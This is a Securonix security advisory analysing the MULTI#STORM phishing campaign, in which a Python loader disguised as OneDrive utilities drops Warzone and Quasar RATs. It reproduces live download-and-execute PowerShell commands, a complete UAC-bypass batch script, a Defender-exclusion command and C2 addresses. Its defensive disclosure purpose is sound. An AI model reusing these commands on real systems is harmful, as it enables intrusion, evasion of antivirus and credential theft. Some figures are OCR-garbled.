Securonix Threat Labs Security Advisory: New MULTI#STORM Attack Campaign Involving Python-based Loader Masquerading as OneDrive Utilities Dropping Multiple RAT Payloads Using Security Analytics

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Blog

Securonix Threat Labs Security Advisory: Detecting New MULTI#STORM Attack Campaign Involving Python-based Loader Masquerading as OneDrive Utilities to Drop Multiple RAT Payloads With Security Analytics

Threat Research

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June 21, 2023

TL;DR

MULTI#STORM, an interesting attack campaign involving Python-based loader malware was recently seen being used to deliver Warzone RAT infections using phishing emails.



An interesting phishing campaign was recently analyzed by the Securonix Threat Research Team. The attack kicks off when the user clicks on a heavily obfuscated JavaScript file contained in a password protected zip file. Some of the victims targeted by the MULTI#STORM campaign appear to be in the US and India.

The attack chain ends with the victim machine infected with multiple unique RAT (remote access trojan) malware instances, such as Warzone RAT and Quasar RAT. Both are used for command and control during different stages of the infection chain.

The loader which is responsible for the initial compromise of the host is rather interesting. It functions very similarly to <u>DBatLoader</u> which shares common TTPs, however this malware is coded in Python and packed using PyInstaller and leverages some rather sophisticated techniques to establish persistence and bypass detections before dropping the RAT payloads.

Attack chain overview




Figure 1: MULTI#STORM attack chain

The attack kicks off like so many others, with a phishing email which has an embedded link. The link references a request for quote which directs the user to a Microsoft OneDrive file for the victim to download:

hxxps://onedrive.live[.]com/download?cid=D09BFD4EBDA21A3D&resid=D09BFD4EBDA21A3D!152&authkey=AErksvWpjzpD_Ag

In this example, the OneDrive link downloads a ~500KB password protected zip file called "REQUEST.zip" with the password of "12345".

When the zip file is extracted, the target user is presented with a single JScript file named REQUEST.js. It's surprising that there was no attempt to obfuscate the file by using .LNK execution, or at the very least a double extension to masquerade as a different file type.

Code execution: JScript

Assuming that the user double clicks the REQUEST.js file, this is where our code execution begins. The JScript file's code is heavily obfuscated as seen in the figure below.



Figure 2: Obfuscated JScript sample (REQUEST.js)

In addition to the obfuscation, the JS file also contains a massive amount of padding at the end of the script using exactly 509992 zero characters. This methodology can assist in bypassing AV in binary files, or this could be an attempt to inflate the original ZIP file's size to thwart AV analysis or brute forcing.

The purpose of this script is to execute two PowerShell commands which download and execute two separate files from two different OneDrive URLs.

Once deobfuscated, we're presented with two PowerShell one liners, kicked off by cmd.exe:

cmd /c powershell.exe -Command "Invoke-WebRequest -Uri 'hxxps://onedrive.live[.]com/download? cid=D09BFD4EBDA21A3D&resid=D09BFD4EBDA21A3D%21148&authkey=ADY1aqOba7HnNZs&em=2' -OutFile 'C:\Users\Public\Libraries\files.pdf'"

cmd /c powershell.exe -Command "Invoke-WebRequest -Uri 'hxxps://onedrive.live[.]com/download? cid=D09BFD4EBDA21A3D&resid=D09BFD4EBDA21A3D%21151&authkey=AGCMruhQJESxca4' -OutFile 'C:\Users\Public\Libraries\stemp'"

The two files are downloaded to the C:\Users\Public\Libraries directory, a common staging area for malware as it will have world-writable permissions. Once downloaded the files are both executed near simultaneously.

The first file download is the lure file. This simply runs so as to not alert the user that anything suspicious happened and that some form of expected outcome derives from the action of clicking the "request".

 SSSSSSSSSS EEEEEE	EEEEEEEEEEEEE	CCCCCCCCCCCUUUUUUUUUUUUUUUUUUUUUUUUUUU	JUUURRRRRRRRRRRRRRRR	RRR 0000000	O NNNNNNN			X000000X
		** Quotatio:	n **	*				
Customer Name	SUN VALLEY	UR						
Salesman :			3/2023		Disc%	Nett Value	VAT	ΤΟΤΑΙ
Product	Description of F	ted on : 04/01/2023 Q 05/0 Products on Quote Only COV & FRAME HVY C.I 117 CS FOR CASH ACCOUNT	Reg. Qty. 1.00			Nett Value 3500.00 850.00	VAT 525.00 127.50	4025.00

Figure 3: Lure file (files.pdf)

The lure file is downloaded from OneDrive as spread.pdf and is saved to the disk as files.pdf. It's simply executed and will be opened to the user in the default PDF reader.

Dropper: news.exe

The downloaded binary file "stemp" then renamed to "news.exe" is a Python-packed executable using PyInstaller. As with any Windows Python executable it's quite large at 6.6MB.

SSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSS	Detect It Easy v3.07 [Windows 10 Version 2009] (x86_64)	<u>-</u>	o x	XXXXXXX X::::X X::::X X::::X
:::::S	File name			X:::::XXX X X:::::X
S::::SSSS SS:::::SSSSS	> C:\news.exe			:X::::X
SSS::::::SS SSSSSS::::S	File type File size		Advanced	::::: : X :X:::::X
S:::::S S:::::S	PE64 ▼ 6.59 MB			X X:::::X X:::::XXX
SSSSSS S:::::S	Scan Endianness Mode Architecture	Туре		X:::::X X::::X
SSSSSSSSSSSSS	Automatic TLE 64-bit AMD64	GUI		X::::X XXXXXXXXX
TTT1 T:::		GOI		
T::: T::: TTTT	▼ PE64 Packer: PyInstaller(-)[-]	S ?		
	Compiler: Microsoft Visual C/C++(2022 v.17.4)[-]	S ?		
	Linker: Microsoft Linker(14.34**)[GUI64] • Overlay: Binary			
	 Overay: binary Data: ZLIB data[ZLIB compression best] 			
				нн ннннннн
RRRRRRRRRRRRRR				HH HHHHHHHH H H:::::::: H H:::::::
R				:H H:::::H :H H:::::H
R::::R R:::::			Shortcuts	:H H::::H ::HHHHH::::::H
R::::RRRRRR:::::R R:::::RR				н
R::::RRRRRR:::::F R::::R R:::: R::::R R::::			Options	::::::::::::::::::::::::::::::::::::::
R::::R R:::::	Signatures ✔ Recursive scan ✔ Deep scan 🗌 Heuristic scan ✔ Verbose		About	н н:::::н :н н:::::н :н н:::::н
:::::R R:::::	Directory 100% > Log All types 263 msec	Scan	Exit	H Hereese
RRRRRR RRRRRR	Directory 100% > Log All types 263 msec			:н н:::::: нн ннинини

Figure 4: news.exe binary file overview (Detect It Easy)

The news.exe file acts as a loader or dropper. As with the case of this malware, all of the further malware stages are packed inside the binary's source and as you'll see, encoded as long blobs of Base64 strings. These then get decoded and written to disk, staging inside the "C:\Users\Public\Libraries" directory.

Once we were able to extract the original Python source code, the functions of the dropper became a bit more clear. Interestingly enough, the dropper includes printed messages describing its process as functions are called. An example of this can be seen in figure 5 below.

\$\$\$\$\$	SSSSSSSS EEEEEEEEEEEEEEEEEEEEEEEEEEEEE
def	<pre>drop_crypt(): encr_str = 'TVqQAAMAAAAEAAAA//8AALgAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAA</pre>
def	<pre>execute_crypt(): encr_str = 'TAAAAAEUAgAAAAAAAAAAAAAAAAAEa7AAgAIAAAAKjK/x/SYdgBbSk5NRVr2QGoyv8f0mHYAQDgBgAAAAAABwAAAAAAAAAAAAA file_name = 'C:\\Users\\Public\\Libraries\\Exec.lnk' with open(file_name, 'wb') as file_decr: file_decr.write(base64.b64decode(encr_str)) None(None, None, None)</pre>
_	<pre>name == 'main': drop_icon_start() print('[+] Startup file dropped') drop_start() print('[+] Dropping update lnk') drop_update_lnk() print('[+] Startup file added to registry') set_autostart_registry('OneDrive Update', 'C:\\Users\\Public\\Libraries\\OneDrive.url', True, **('app_name print('[~] Sleeping 3 secs') slp(3) print('[>] Launching werfault. hehheheeheh') launch_file()</pre>

Figure 5: Python source code example

Based on our analysis, the news.exe dropper accomplishes the following tasks while sleeping between some of the steps:

- 1. Drops the startup icon file into: C:\Users\Public\Libraries\onedrive.ico
- 2. Drops and compiles a shortcut file into: C:\Users\Public\Libraries\OneDrive\Storm.Ink
- 3. Creates a registry key for persistence, which executes C:\Users\Public\Libraries\OneDrive.url (see persistence below
- 4. Runs a function which executes werfault.exe 40 times on a loop.
- 5. Decodes a zip file from a Base64 string.
- 6. Saves this zip file as C:\Users\Public\Libraries\files.zip and extracts its contents into C:\Users\Public\Libraries
- 7. Runs C:\Users\Public\Libraries\check.bat for bypassing AV to set AV exclusions. See below
- 8. Decompile "Storm.exe" from Base64
- 9. Creates C:\Users\Public\Libraries\OneDrive Update\Exec.Ink which is also used for persistence to execute storm.exe

storm.Ink

As noted above, the binary drops two shortcut files (.lnk) files upon execution. The first "storm.lnk" when called using a startup registry key will download and execute "S.exe". This is called by the shortcut file linking to the PowerShell process with the appended command line:

wget 'hxxps://onedrive.live[.]com/download?cid=4A89E2A4EA0448C0&resid=4A89E2A4EA0448C0%21130&authkey=ABwx94zEGC3SmxA' - Outfile C:\Users\Public\Libraries\S.exe; powershell C:\Users\Public\Libraries\S.exe




Figure 6: Storm.Ink created by news.exe

Exec.Ink

Additionally, "Exec.Ink" is also created in the same directory. Also used for persistence, this file simply runs "Storm.exe" from PowerShell using the "saps" or "Start-Process" alias.




Figure 7: Exec.Ink created by news.Ink

As with all of the other files generated from news.exe, this file gets decoded from a Base64 blob, and its contents are extracted into the "C:\Users\Public\Libraries" directory. The purpose of each of these files is simply to bypass UAC, which we'll dive into in the next section.

Name	Size	Packed Size	Modified	Created	Accessed
🗟 check.bat	411	174	2023-04-17 15:27	2023-04-09 10:41	2023-04-17 15:29
🔳 easinvoker.exe	131 648	53 217	2023-04-17 15:27	2023-02-28 06:13	2023-04-17 15:29
🖲 KDECO.bat	155	126	2023-04-17 15:27	2023-02-28 06:13	2023-04-17 15:29
🚯 netutils.dll	111 405	35 132	2023-04-17 15:27	2023-02-28 06:13	2023-04-17 15:29

Figure 8 Files.zip contents

Check.bat and UAC bypass

The contents of Check.bat shows that it is using a less-common <u>UAC bypass technique</u> with the "Mock Trusted Directories Method" with an end goal of executing "KDECO.bat".

The batch file is identical to one documented in Sentinel One's analysis of <u>DBatLoader</u>. This loader and DBatLoader share many similar TTPs, however since this particular loader is coded and compiled in Python, whereas DBatLoader is written in <u>Delphi</u>.

SSSSSSSSSss EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE
<pre>mkdir "\\?\C:\Windows "</pre>
<pre>mkdir "\\?\C:\Windows \System32"</pre>
ECHO F xcopy "easinvoker.exe" "C:\Windows \System32\" /K /D /H /Y
ECHO F xcopy "netutils.dll" "C:\Windows \System32\" /K /D /H /Y
ECHO F xcopy "KDECO.bat" "C:\Windows \System32\" /K /D /H /Y
"C:\Windows \System32\easinvoker.exe"
ping 127.0.0.1 -n 6 > nul
<pre>del /q "C:\Windows \System32*"</pre>
<pre>rmdir "C:\Windows \System32"</pre>
<pre>rmdir "C:\Windows \"</pre>
R::::RRRRRR::::R E SSS:::S E E A::::A R::::RRRRR::::R C::::C H::::HHHHHH:::H R::::R R::::R E SSS:::S E::::E A::::AAAAAAAAA::::A R::::RRRRRR::::R C::::C H::::HHHHHHH:::H R::::R R:::::R E SSS:::S E::::E A::::AAAAAAAAAA::::A R::::RRRRRR:::RC H::::HHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHH

Figure 9: check.bat code

This UAC bypass technique <u>was first discovered</u> back in 2020 by threat researcher Daniel Gebert. It involves using a combination of DLL hijacking along with a mock trusted directories technique to execute a command or script without prompting the user for elevated permissions.

The script first creates a new directory structure masquerading as the System32 directory (notice the space): C:\Windows \System32

It then copies the files "easinvoker.exe", "netutils.dll", and "KDECO.bat" into the newly created directory. "easinvoker.exe" is then executed to run "EKECO.bat" with elevated permissions.

To ensure that the command has time to execute, Check.bat silently runs a ping six times against the local IP, and then cleans up all of the created files and folders.

KDECO.bat

The purpose of this file is to execute a single PowerShell command to instruct Windows Defender to add an AV exclusion to anything in the "C:\Users" directory.

start /min powershell -WindowStyle Hidden -inputformat none -outputformat none -NonInteractive -Command "Add-MpPreference - ExclusionPath 'C:\Users'" & exit

Dropper persistence methods

Persistence on the host is established by the news.exe binary file by creating two registry keys which will execute upon startup.

The first created registry key points to the decoded Base64 blob, "storm.exe" which is called using "Exec.Ink". The registry key "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\OneDrive Update" is created which contains a value of "C:\Users\Public\Libraries\OneDrive.url" If you recall, the purpose of this file is simply to download and execute S.exe.

"wget 'https://onedrive.live.com/download?cid=4A89E2A4EA0448C0&resid=4A89E2A4EA0448C0%21130&authkey=ABwx94zEGC3SmxA' -Outfile C:\Users\Public\Libraries\S.exe; powershell C:\Users\Public\Libraries\S.exe

The registry key "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\OneDrive Update File" is also created which points to C:\Users\Public\Libraries\OneDrive Update.url. This shortcut file simply executes Storm.exe using the following PowerShell command:

saps "C:\Users\Public\Libraries\Storm.exe



Figure 10: contents of OneDrive.url and OneDrive Update.url

Storm.exe - Warzone RAT payload

At this stage, the loader malware has accomplished its goal of extracting the main RAT payload "Storm.exe", inhibiting defenses by disabling AV inside the malware staging area, and maintaining persistence on the host.

Warzone RAT or Ave Maria allows for remote access to the infected host through stealthy connection strings and hidden processes. Warzone markets itself as a malware-as-a-service (MaaS). Currently, it's listed at \$38 USD/month which puts it in the REMCOS price range. Warzone contains the following feature set:

- Encrypted C2 communication
- Native, independent stub (C++)
- · Cookies recovery
- Remote desktop
- Hidden remote desktop HRDP
- Privilege escalation UAC bypass

- Remote webcam
- · Password recovery
- File manager
- Download & execute
- · Live/offline keylogger
- Remote shell
- Process manager
- Reverse proxy
- Automatic tasks
- Mass execute
- Smart updater
- HRDP WAN direct connection
- Persistence
- Windows Defender bypass

Storm.exe is overall quite lightweight at only 113KB. Its execution begins inside the "C:\Users\Public" directory which, thanks to the UAC bypass technique, should no longer trigger any AV alerts from any malicious activity from within.




Figure 11: storm.exe binary file overview (detect it easy)

Based on our analysis the RAT contains many functions which line up with the advertised feature set. The credential theft functionality is quite robust. It not only goes after some of the more traditional credentials stored in Windows, or browsers, but installed software such as Outlook, Foxmail, and Thunderbird to name a few.

Browser data theft functionality and other registry queries used to steal credentials can be seen in a couple of the functions below:

0040a12f ff d7	CALL	EDI=>ADVAPI32.DLL::RegOpenKeyExW		RRRRRRRRRRR	00000000	NNNNNNN	NNNNNNNIIIIIIIIX	XXXXXX XXXXXXX
0040a131 85 c0	TEST	EAX, EAX		:::::::::::::::::::::::R 00	0::::::::::00	N:::::N	N::::::NI::::::IX	:::::X X::::X
0040a133 75 07	JNZ	LAB_0040a13c		:RRRRRR:::::R 00::			N::::::NI::::::IX	
0040a135 68 80 5b	PUSH	u_Software\Microsoft\Office\15.0\0_00415b80	= u"Software\\Microsoft\\Office\			:ON::::::N	N:::::NII:::::IIX	
41 00 0040a13a eb 56	JMP			:R R:::::R0::::		:ON::::::::N		XX:::::X X::::XXX
0040a13a eb 56	JMP	LAB_0040a192		:R R:::::R0::::		:ON::::::::::N	N:::::N I::::I	X:::::X X::::X
	LAB 0040al3c	XREF[1]:	0040a133(j)	:RRRRRR:::::R 0::::		:ON::::::N::::N		X::::X::::X
0040a13c 8d 45 fc	LEA	EAX=>local 8, [EBP + -0x4]		::::::::::::::::::::::::::::::::::::::		:ON:::::N N::::N		X:::::X
0040a13f 50	PUSH	EAX		:RRRRRR:::::R 0::::		:ON:::::N N::::		X:::::X
0040a140 56	PUSH	ESI		:R R:::::R0::::			:::::::N I::::I	X:::::X::::X
0040a141 53	PUSH	EBX		:R R::::R0::::			::::::N I::::I	X:::::X X::::X
0040a142 68 38 5c	PUSH	u_Software\Microsoft\Windows_NT\Cu_00415c38	= u"Software\\Microsoft\\Windows	-R RRO				
41 00	10000			0040c234 8b 09	MOV	ECX, dword ptr [ECX]	A LEASE AND A LEASE A LEASE AND A	XX::::::X X:::::XXX
0040a147 68 01 00 00 80	PUSH	0x80000001		0040c234 80 09	PUSH		r Data\Local S 00414d08	= u"\\Google\\Chrome\\User Data\
00 80 0040a14c ff d7	CALL	EDI=>ADVAPI32.DLL::RegOpenKeyExW		41 00	roon	a_/googre/chrome/086	T_pace/pocer_2_00414000	= u ((booyre((chrome((08er Data)
0040a14c 11 d/ 0040a14e 85 c0	TEST	EDI=>ADVAFI32.DLL::KegUpenkeyExw EAX.EAX		0040c23b 68 58 4d	PUSH	u \Google\Chrome\Use	r_Data\Default_00414d58	= u"\\Google\\Chrome\\User Data\
0040a150 75 07	JNZ	LAB 0040a159		41 00	10011	a_(coogre(chrome(ose	00414050	- a ((coogre((chrome((ober Data(hi
0040a152 68 38 5c	PUSH	u Software\Microsoft\Windows NT\Cu 00415c38	= u"Software\\Microsoft\\Windows	0040c240 e8 63 02	CALL	FUN 0040c4a8		undefined4 FUN 0040c4a8(void * t
41 00		-		00 00				
0040a157 eb 39	JMP	LAB_0040a192		0040c245 8b 0d a4	MOV	ECX, dword ptr [DAT_0	04196a41	= 22
				96 41 00		territoria per (territoria		
	LAB_0040a159	XREF[1]:	0040a150(j)	0040c24b 6a 06	PUSH	0x6		
0040a159 8d 45 fc	LEA	EAX=>local_8,[EBP + -0x4]		0040c24d 56	PUSH	ESI		
0040a15c 50	PUSH	EAX		0040c24e 56	PUSH	ESI		
0040a15d 56 0040a15e 53	PUSH	ESI EBX		0040c24f 8b 09	MOV	ECX, dword ptr [ECX]		
0040a15f 68 30 5d	PUSH	u Software\Microsoft\Windows Messa 00415d30	= u"Software\\Microsoft\\Windows	0040c251 68 b0 4d	PUSH	u \Epic Privacy Brow	ser\User_Data_00414db0	= u"\\Epic Privacy Browser\\User
41 00	1001	a_0010#a10(110108010(#1100#8_10884_00410480	- a boroware ((meeroboro ((windowshi	41 00				
0040a164 68 01 00	PUSH	0x80000001		0040c256 68 08 4e	PUSH	u_\Epic_Privacy_Brow	ser\User_Data_00414e08	= u"\\Epic Privacy Browser\\User
00 80				41 00				
0040a169 ff d7	CALL	EDI=>ADVAPI32.DLL::RegOpenKeyExW		0040c25b e8 48 02	CALL	FUN_0040c4a8		undefined4 FUN_0040c4a8(void * t
0040a16b 85 c0	TEST	EAX, EAX		00 00				
0040a16d 75 07	JNZ	LAB_0040a176		0040c260 8b 0d a4	MOV	ECX, dword ptr [DAT_0	04196a4]	= 2.2
0040a16f 68 30 5d	PUSH	u_Software\Microsoft\Windows_Messa_00415d30	= u"Software\\Hicrosoft\\Windows	96 41 00				
RRRRRRRRRRRR		EEEEEEEEEEEEEE SSSSSSSSSSSSSS	SS EEEEEEEEEEEEEEEEE	0040c266 6a 07	PUSH	0x7		
		EEEEEEEEEEEEEEE 5555555555555555555555		0040c268 56	PUSH	ESI		
		ES::::SSSSS::::		0040c269 56	PUSH	ESI		
			SSEE:::::EEEEEEEE:::E	0040c26a 8b 09	MOV	ECX, dword ptr [ECX]		
				0040c26c 68 70 4e	PUSH	u_\Microsoft\Edge\Us	er_Data\Local_S_00414e70	= u"\\Microsoft\\Edge\\User Data
	R:::::R E:		E::::E EEEEE	41 00 0040c271 68 c0 4e	DITON	u Mienerefri Ederit	an Datal Defaul 004140	- u"))M(avecefs))Edge))Heer Door
	R:::::R E:		E::::E	0040c271 68 c0 4e 41 00	PUSH	u_\microsort\Edge\Us	er_Data\Defaul_00414ec0	= u"\\Microsoft\\Edge\\User Data
		:::::EEEEEEEEE S::::SSSS	E:::::EEEEEEEEE	0040c276 e8 2d 02	CALL	FUN 0040c4a8		undefined4 FUN_0040c4a8(void * t
R:::::::::		:::::::::::E SS:::::SSSSS	E::::::::::E	00406276 68 20 02	CADD	row_opencego		www.rrwena tow_onancage/antg . c
R::::RRRRRR		::::::::::E SSS:::::::S		0040c27b 8b 0d a4	MOV	ECX, dword ptr [DAT_0	04196a41	= 22
		:::::EEEEEEEEE SSSSSS::::		A: 96 41 00	1001	Touldander her [DHI]		
	R:::::R E:			0040c281 6a 08	PUSH	0x8		
	R:::::R E:			0040c283 6a 01	PUSH	0x1		
			::SEE::::EEEEEEEE::::E A:	0040c285 56	PUSH	ESI		
		::::::::::::::::::::::::::::::::::::::			MOV	ECX, dword ptr [ECX]		
		::::::::::::::::::::::::::::::::::::::			PUSH		ta_i18n\Local_S_00414f20	= u"\\UCBrowser\\User Data_il8n\
RRRRRRR	RRRRRREEEE	EEEEEEEEEEEEEE SSSSSSSSSSSSSSSSSSSSSSS	EEEEEEEEEEEEEEEEEEEEEEEEE	VAA 41 00		252	5 N N N	
				0040c28d 68 70 4f	PUSH	u_\UCBrowser\User_Da	ta_i18n\Defaul_00414f70	= u"\\UCBrowser\\User Data_i18n\

Figure 12: storm.exe – browser and software credentials

During our static analysis of Storm.exe we observed the following details of Warzone RAT:

Functionality	Details/description
Odd strings	"Ave_Maria Stealer OpenSource github Link: hxxps://github[.]com/syohex/java-simple-mine-sweeper" "C:\\Users\\Vitali Kremez\\Documents\\MidgetPorn\\workspace\\MsgBox.exe" "?Ist@@YAXHJ@Z" "BQAaR\$43!QAFff"
Execution of "programs.bat" Execute application through WMIC (wmiprsrv.exe)	"for /F \"usebackq tokens=*\" %%A in (\" :ApplicationDat "wmic process call create \'\"
Connectivity check	"cmd.exe /C ping 1.2.3.4 -n 2 -w 1000 > Nul & Del /f /q "
Another UAC bypass using sdclt	Registry changes to "Software\\Classes\\Folder\\shell\\open\\command" Run "%windir%\system32\sdclt.exe"
Exclude a chosen file or path from Windows Defender	powershell Add-MpPreference -ExclusionPath ""
Search for files	find.exe "-w %ws -d C -f %s"
Increase maximum number of server connections	Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings MaxConnectionsPer1_0Server MaxConnectionsPerServer

Functionality Details/description

Enable remote connections through the Windows registry (keys accessed)	"SYSTEM\\CurrentControlSet\\Control\\Terminal Server" "SYSTEM\\CurrentControlSet\\Control\\Terminal Server\\Licensing Core\EnableConcurrentSessions" "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon\EnableConcurrentSessions" "SYSTEM\\CurrentControlSet\\Control\\Terminal Server\\AddIns" "SYSTEM\\CurrentControlSet\\ControlTerminal Server\\AddIns\\Clip Redirector" "SYSTEM\\CurrentControlSet\\Control\\Terminal Server\\AddIns\\Dynamic VC"
<u>Chromium</u> <u>browser</u> <u>secrets</u> <u>decrypt</u>	os_crypt\":{\"encrypted_key\
IE credential theft	vaultcli.dll, "VaultOpenVault", "VaultCloseVault", "VaultEnumerateItems", "VaultGetItem", "VaultGetItem", "VaultFree"
Mozilla browser credential theft	"Softokn3.dll","msvcp140.dll","mozglue.dll,vcruntime140.dll,"freebl3.dll","nss3.dll" "NSS_Init","PK11_GetInternalKeySlot","PK11_Authenticate","PK11SDR_Decrypt","NSSBase64_DecodeBuffer","PK11_CheckUs
Software credential scraping through Windows registry	Software\\Microsoft\\Office\\15.0Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676 Software\\Microsoft\\Office\\15.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A667 Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\9375CFF0413111d3B88A Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\9375CFF0413111d3B88A Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\9375CFF0413111d3B88A Software\\Microsoft\\Windows Messaging Subsystem\\Profiles\\9375CFF0413111d3B88A00104B2A6676 Software\\Microsoft\\Windows Messaging Subsystem\\Profiles\\9375CFF0413111d3B88A00104B2A6676 Software\\Microsoft\\Office\\16.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676 Software\\Microsoft\\Office\\16.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676

When it comes to browser data, this version of Warzone RAT attempts to extract cookies and credentials from the following browsers:

- · Google Chrome
- · Epic Privacy Browser
- Microsoft Edge
- UCBrowser
- QQ Browser
- Opera
- Blisk
- Chromium
- Brave browser
- Vivaldi
- Comodo
- Torch
- Slimjet
- CentBrowser
- · Mozilla Firefox

Post exploitation analysis

During our dynamic analysis of the entire attack chain, we were able to observe the attackers from behind the Warzone RAT payload. Two additional files "euyjrxpgo6ua.bat" and "quas.exe" were downloaded to "C:\Users\Public\Libraries\" which came from the URL: 134.19.179[.]147:38046/dominion46.ddns[.]net.

The batch file contained the following code, which essentially is used for OpSec purposes to clean up the two files.

@echo off

chcp

echo DONT CLOSE THIS WINDOW!

ping -n 10 localhost > nul

del /a /q /f "C:\Users\Public\Libraries\Quas.exe"

del /a /q /f "C:\Users\[redacted]\AppData\Local\Temp\EuYJrxpgO6uA.bat"

The quas.exe binary is simply a compiled client of QuasarRAT, which is an open source "administration tool" which features many RAT-like capabilities, and is flagged by almost every AV vendor.

		RRRRRRRRRRRRRR 00000	0000 NNNNNNN NNNNNNIIIIIIIXXXXXX
54			\bigcirc Reanalyze $\underline{\vee}$ Download \star \Rightarrow Similar \star More
170	4a834b03e7faffef929a2932d8e5a1839190df4d5282cef35da4019fe84b1 quas.exe	9a5	Size Last Analysis Date 3.11 MB 11 days ago
	peexe malware assembly service-scan detect-debug-environment	checks-network-adapters checks-bios	calls-wmi checks-user-input long-sleeps
Community Score			
DETECTION DETA	ILS RELATIONS BEHAVIOR CONTENT TELEM	IETRY COMMUNITY 🕢	
Crowdsourced YARA rul	es 🗇		
Crowdsourced IDS rules	0		
Dynamic Analysis Sand	box Detections ①		
A The sandbox Zenbo	x flags this file as: MALWARE (Quasar) , TROJAN , EVADER , RAT		
Security vendors' analy	sis on 2023-05-25T18:41:01 UTC 🗸		
Popular threat label 🕕	trojan.msil/quasar Threat categories troja		Family labels mail quasar passwordstealera
Acronis (Static ML)		AhnLab-V3	
Alibaba		ALYac	
Antiy-AVL		Arcabit	
		AVG	
Avast			
Avast Avira (no cloud)		BitDefender	

Figure 13: quas.exe VirusTotal analysis

Since Quazar has been around for a while, and is open source, we won't be going deeper into this particular payload. Once QuasarRAT was executed by the attacker we observed it connecting to the same IP, though under a different port: 134[.]19.179.147:29185/dominion46.ddns[.]net .

C2 and infrastructure

Early in the attack chain, the Python-based loader malware used Microsoft OneDrive links to stage various payloads. RAT connection payloads took an interesting turn where they would connect directly to an IP:Port combination, with a fake appended .ddns.net URL. This is likely done as an attempt to throw off NIDS-based detections.

Below are a list of all network based connections used throughout the campaign:

Connection IP/URL	Description
hxxps://lo3kcg.bl.files.1drv[.]com/y4mtafF_tQM7vAFHxOASpTWOq0M5qmXCnd8FhdFvHvKOxYaA1h-ocJsyblp- r0iMVcK8UH6WP-fFspS6I-aP6uTlpsy11crZ_p_HfMxTl4yymzBqVkLX-v4nQLrn2Ty0- iIIRzICAbtwbooanM9U97qPmTgUNxhC9ab_4VfNvcmiWFeami9lwl35D8Eb7UiF7TCJTo_0XyAatlemjaXw9zAlw/REQUEST.zip? download&psid=1 – redirects to —	Download phishing lure "REQUEST.zip"
hxxps://onedrive.live[.]com/download? cid=D09BFD4EBDA21A3D&resid=D09BFD4EBDA21A3D!152&authkey=AErksvWpjzpD_Ag	
hxxps://onedrive.live[.]com/download? cid=D09BFD4EBDA21A3D&resid=D09BFD4EBDA21A3D%21151&authkey=AGCMruhQJESxca4	Download "news.exe"
